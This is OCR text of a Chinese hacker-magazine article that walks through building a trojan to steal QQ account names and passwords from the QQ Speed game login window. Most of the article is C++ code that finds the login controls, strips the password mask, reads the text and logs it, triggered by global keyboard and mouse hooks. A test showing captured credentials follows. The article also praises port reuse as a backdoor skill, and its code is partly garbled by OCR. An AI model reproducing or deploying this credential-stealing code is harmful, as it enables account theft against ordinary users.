


图1

经济学上的“木桶效应”同样也可以应用在网络安全上，木桶盛水的多少不取决于最长的那块木板，而是取决于最短的那块木板。QQ用户帐户的安全不取决于其安全做的最好的服务，而取决于QQ整个增值服务中安全最为薄弱的环节，也即最短的木板。近段时间我对QQ推出的一款比较热门的网络游戏－－QQ音速，做了一些研究和分析，发现这就是QQ整个安全防护措施中的一个短木板所在，而正是由于QQ音速是在毫无保护的情况下直接采用QQ帐号和密码进行登录，所以编写针对QQ音速的盗号木马就可以成功的盗取QQ号。

我们打开QQ音速（以下简称QQR2）的登录界面，很明显

的可以看出来是使用QQ帐号和密码进行登录的，如图2。

经过观察，这个界面对于登录也没有诸如自绘控件、验证码等保护措施，针对这个特点，可以采用键盘记录和Windows编辑控件漏洞来获取用户的登录帐号和密码。对于键盘记录这种方式本文就不多提了，因为如何在一大堆字符中识别出QQ号和密码是件很麻烦的事，所以本文将主要采用后一种方法。




图2




图3

我先来简单介绍一下Windows编辑控件漏洞。在Windows下进行登录时，程序员通常会选取编辑控件作为输入框，并在某个事件后（比如点击“登录”按钮）来获取编辑控件中的值作为登录信息，但倘若从外部程序向该编辑控件发出一个获取编辑控件内容的消息WM_GETTEXT或EM_GETLINE的话，就能够轻松得到想要的内容了。木马程序正是利用编辑控件的这个特性。在输入密码时，为了安全通常都会以星号来屏蔽用户输入的密码，如果在自己编写的应用程序中需要用户输入密码，通常的选择就是使用编辑控件并设置其Password属性，若发现该编辑控件具有ES_PASSWORD属性时，则通过上述方法不能直接获取密码，但是可以取消掉控件的ES_PASSWORD属性，再发送WM_GETTEXT或EM_GETLINE消息，这样Edit框中的内容就一目了然了。

整个分析和代码摘要部分如下，木马的开发环境为WindowsXP + VC6.0 sp3 + Windows SDK。

一、添加GetPasswd函数，判断前台窗口是否是QQR2

```
HWND g_hWnd = NULL;                    //窗口句柄
char sTitle[255];                 //窗口名称
CString ss;                        //窗口名称，方便关键字查找
DWORD QQPID;
HWND Husername = NULL;
HWND Hpassword = NULL;
HWND Htmp = NULL;

g_hWnd = ::GetForegroundWindow();                    //获取窗口句柄进程ID
GetWindowThreadProcessId(g_hWnd,&QQPID);     //由进程ID获取进程名

    ProcessIDToName(sTitle,QQPID);              //由进程ID去取得应用程序的名字
            ss = sTitle;
            ss.MakeLower();
        //取得该进程窗口的标题
            ::SendMessage(g_hWnd,WM_GETTEXT,255,(LPARAM)sTitle);
            ss=sTitle;
            int n=ss.Find("QQ",0);
            int m=ss.Find("登录",0);
```

二、若是QQR2登录窗口则查找该窗口中的username控件和password控件

我们使用Spy++来查看窗口和控件的层次关系，所需要的username控件和password控件在第二个地址为00090346的对话框里面，如图3。这里有一个小技巧，也就是使用两个FindWindowEx，第一个参数都为父句柄，第二个参数则不同，查找第一个窗口使用NULL，查找第二个窗口则使用已经查找到的第一个窗口的句柄，即意味着从这一个开始查找，大家可以参看下面代码的第4、5行。另外获取用户名和密码的过程在注释中我已经写得很清楚了。

```
if (n>=0||m>=0){
    //查找登录窗口句柄
    Htmp = FindWindowEx(g_hWnd,NULL,"#32770",NULL);
    Htmp = FindWindowEx(g_hWnd,Htmp,"#32770",NULL);
    if (Htmp != NULL){

    //获取登录用户名
Husername = FindWindowEx(Htmp, NULL, "ComboBox", NULL); Husername = FindWindowEx(Husername, NULL, "Edit", NULL);
        if (Husername){
```

```
            ::SendMessage(Husername,WM_GETTEXT,255,
(LPARAM)sTitle);
                              AMLOGINFO(sTitle);

                    }

                    //获取密码
      Hpassword = FindWindowEx(Htmp, NULL, "Edit",
NULL);
                    Hpassword = FindWindowEx
(Htmp, Hpassword, "Edit", NULL);
      Hpassword = FindWindowEx(Htmp, Hpassword, "Edit",
NULL);
       Hpassword = FindWindowEx(Htmp, Hpassword,
"Edit", NULL);

                    //获取窗口风格
         LONG lStyle = ::GetWindowLong(Hpassword,
GWL_STYLE);

                    //如果设置了ES_PASSWORD属性
         if (GetWindowLong(Hpassword, GWL_STYLE | ES_PASSWORD))
        ::PostMessage(Hpassword, EM_SETPASSWORDCHAR, 0, 0);

         ::SendMessage(Hpassword,WM_GETTEXT,255,(LPARAM)sTitle);
                              AMLOGINFO(sTitle);

     ::PostMessage(Hpassword, EM_SETPASSWORDCHAR, '*', 0);

               }
```

三、添加全局钩子，监视用户点击“登录”按钮的操作

这里SetWindowsHookEx和UnhookWindowsHookEx略去。

```
         //键盘钩子监视回车按钮
      hKeyHook=(HHOOK)SetWindowsHookEx(WH_KEYBOARD,
         (HOOKPROC)KeyboardProc,
         theApp.m_hInstance,
         0);

         //鼠标钩子监视点击登录按钮
         hMouseHook=(HHOOK)SetWindowsHookEx(WH_MOUSE,
         (HOOKPROC)KeyboardProc,
         theApp.m_hInstance,
         0);

      //鼠标钩子回调函数
      LRESULT WINAPI MouseHookProc(int nCode,WPARAM wParam ,
LPARAM lParam) {

        LPMOUSEHOOKSTRUCT pMouseHook = (MOUSEHOOKSTRUCT FAR
*) lParam;
        if (nCode >= 0) {
      if (wParam==WM_ RBUTTONUP)
         {
         HWND glhTargetWnd = pMouseHook->hwnd; // 取目标窗口句柄
         HWND ParentWnd = glhTargetWnd;
         while (ParentWnd != NULL){
           glhTargetWnd = ParentWnd;
        ParentWnd = GetParent(glhTargetWnd); // 取应用程序主窗口句柄
         }
         if (glhTargetWnd != glhPrevTarWnd) {
           char szCaption[100];
      GetWindowText(glhTargetWnd, szCaption, 100); // 取目标窗口标题
           if (IsWindow(glhDisplayWnd))
              SendMessage(glhDisplayWnd, WM_SETTEXT, 0, (LPARAM)
```




图 4

```
(LPCTSTR)szCaption);
           glhPrevTarWnd = glhTargetWnd; // 保存目标
窗口
           }
         }
       }
       // 继续传递消息
       return CallNextHookEx((HHOOK)glhHook, nCode,
wParam, lParam); }

      //键盘钩子回调函数
      LRESULT CALLBACK KeyboardProc(int nCode,
WPARAM wParam,LPARAM lParam)
      {

         if (wParam == VK_RETURN && lParam == 0)
         GetPasswd(hProLog);
         return CallNextHookEx(hKeyHook, nCode,
wParam, lParam);
      }
```

关于木马的进程隐藏、文件隐藏、端口隐藏、发信等功能由于时间原因没有编写，好在网上有许多制作好的代码可以引用，本文只是重点探讨木马的信息获取部分。

我在本机上对这个木马测试了一下，过程如下：运行木马->运行QQ音速->登录游戏->退出游戏->查看木马日志，结果如图4所示。证明了关于短木板的猜想是正确的，腾讯公司在安全方面的投入已经取得了很好的效果，但树大招风，千万不能忽视了QQ系列里面的短木板哦。

小编点评：木马的神秘色彩就这样被作者揭开了，虽然仅仅是木马的冰山一角，但也足让大家了解到程序漏洞及木马的原理，有的时候问题就出在这些看似不起眼的地方，只要我们留心观察，总能找到其中的一一二二。

黑客术语小补习

什么是端口复用？

在系统已经开放的端口上进行通讯，只对输入的信息进行字符串匹配，不对网络数据进行任何拦截、复制类操作，所以网络数据的传输性能丝毫不受影响。建立连接后服务端程序占用极少系统资源，被控端不会在系统性能方面有任何察觉（后门木马必备技能）。

重磅！程序自启动的新思路

——揭秘Office插件的制作全过程

杨若瑜

2008年某月某日，某学校财务室突然丢失财务数据库3.5G、某软件公司的源代码突然被窃取、某……多少次攻击和入侵事件像无法消散的硝烟一样笼罩着网络世界中的每一台电脑；然而恰恰这不幸也降临在我的电脑上了：某日，北国之雪纷纷洒洒，吾启机、欣然以之作文。未料！银屏闪，骤黑，重启之，似无效也。




图1




图2

